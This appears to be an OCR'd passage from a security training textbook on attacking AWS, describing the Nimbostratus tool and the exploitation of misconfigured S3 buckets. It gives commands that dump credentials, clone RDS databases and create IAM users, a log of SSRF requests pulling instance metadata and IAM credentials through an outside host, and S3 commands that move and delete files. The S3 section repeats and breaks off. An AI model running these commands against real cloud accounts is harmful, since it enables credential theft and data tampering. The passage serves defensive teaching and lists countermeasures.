Exploiting Amazon Cloud Infrastructure using Nimbostratus

Source: *https://andresriancho.github.io*

Nimbostratus is a tool used for fingerprinting and exploiting Amazon cloud infrastructures.

It allows attackers to

- Enumerate access to AWS services for the current IAM role.
- Use a poorly configured IAM role to create new AWS user.
- Extract current AWS credentials from metadata, .boto.cfg files, environment variables, etc.
- Clone DBs to access information stored in snapshot, etc.

Attackers use the following Nimbostratus commands to fingerprint and exploit Amazon cloud infrastructure:

- **Dump credentials**: Extracts the credentials available with this host and prints them out to the console.

  ```
  $ nimbostratus dump-credentials
  ```

- **Dump permissions**: Dumps all the permissions for the provided credentials.

  ```
  $ nimbostratus dump-permissions --access-key=... --secret-key=...
  ```

- **Dump instance metadata**: Retrieves important information metadata of EC2 instances.

  Extract metadata for the instance the command is run.

  ```
  $ nimbostratus dump-ec2-metadata
  ```

Extract metadata from a remote instance using an exploit defined in core.utils.mangle.mangle.


```
$ nimbostratus -v dump-ec2-metadata --mangle-
function=core.utils.mangle.mangle
```

- **Create DB snapshot**: In some cases, attackers have Amazon credentials, which allows them to access the RDS API, but cannot access the database itself (MySQL user). The create-DB-snapshot tool allows attackers to access the information stored in a database by creating a snapshot and restoring it.

```
$ nimbostratus snapshot-rds --access-key=... --secret-key=... --
password foolmeonce --rds-name nimbostratus --region ap-
southeast-1
```

- **Create new user**: Create a new IAM user using existing credentials.

```
$ nimbostratus create-iam-user --access-key=... --secret-key=...
```




```
root@mrr0b0t:~/nimbostratus# ./nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-manifest-path
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-type
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-action
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/profile
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/reservation-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/metrics/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/services/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/placement/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-launch-index
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-keys/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/block-device-mapping/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/info
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Safe_way_to_distribute_aws_credentials
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-blocks
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/subnet-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-ipv4s
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/interface-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-group-ids
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-block
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/owner-id
```

Figure 19.64: Screenshot of Nimbostratus

Countermeasures:

- Always use IAM instead of allowing direct root access.
- Assign the least possible privileges for each cloud instance profiles and users.
- Create user-groups and allot fine-grained permissions for each group.
- Ensure to use cloud instance profiles.
- Periodically audit the permissions assigned to each user or user group.



Exploiting Misconfigured AWS S3 Buckets

Step 1: Identify S3 buckets

Attackers use tools such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer to find URLs of AWS S3 buckets

Step 2: Setup AWS command-line interface

Install `aws-cli` to check the version and create an account

Step 3: Extract access keys

- Sign in and go to `https://console.aws.amazon.com/iam/`
- Select **Users → Add User**
- Fill in the necessary details and click on the "**Create User**" button
- Download the CSV file and extract your access keys

Step 4: Configure aws-cli

Go to the terminal and run the command

```
aws configure
```

Step 5: Identify vulnerable S3 buckets

Run the command

```
aws s3 ls s3://[bucket_name]
```

Step 6: Exploit S3 buckets

Run the following commands to manipulate the files stored in the S3 buckets:

```
aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request
aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request
aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request
```

Exploiting Misconfigured AWS S3 Buckets

Follow the steps discussed below to exploit misconfigured AWS S3 buckets.

- **Step 1: Identify S3 buckets**

  Attackers use tools, such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer, to find the target AWS S3 buckets. Using these tools, attackers can gather the URLs of the identified buckets.

  For example, the URL of the identified S3 bucket is:

  ```
  http://[bucket_name].s3.amazonaws.com/
  ```

- **Step 2: Setup AWS command-line interface**

  Install `aws-cli` to check the AWS version and create an account.

- **Step 3: Extract access keys**

  - After creating an account, sign in, and go to `https://console.aws.amazon.com/iam/`
  - Select **Users → Add User**.
  - Fill in the necessary details and click on the "**Create User**" button.
  - Now, download the CSV file and extract your access keys.

- **Step 4: Configure aws-cli**

  Go to the terminal and run the following command to configure `aws-cli`:

  ```
  aws configure
  ```

- **Step 5: Identify vulnerable S3 buckets**

  Run the following command to identify exploitable S3 buckets:

  ```
  aws s3 ls s3://[bucket_name]
  aws s3 ls s3://[bucket_name] --no-sign-request
  ```

- **Step 6: Exploit S3 buckets**

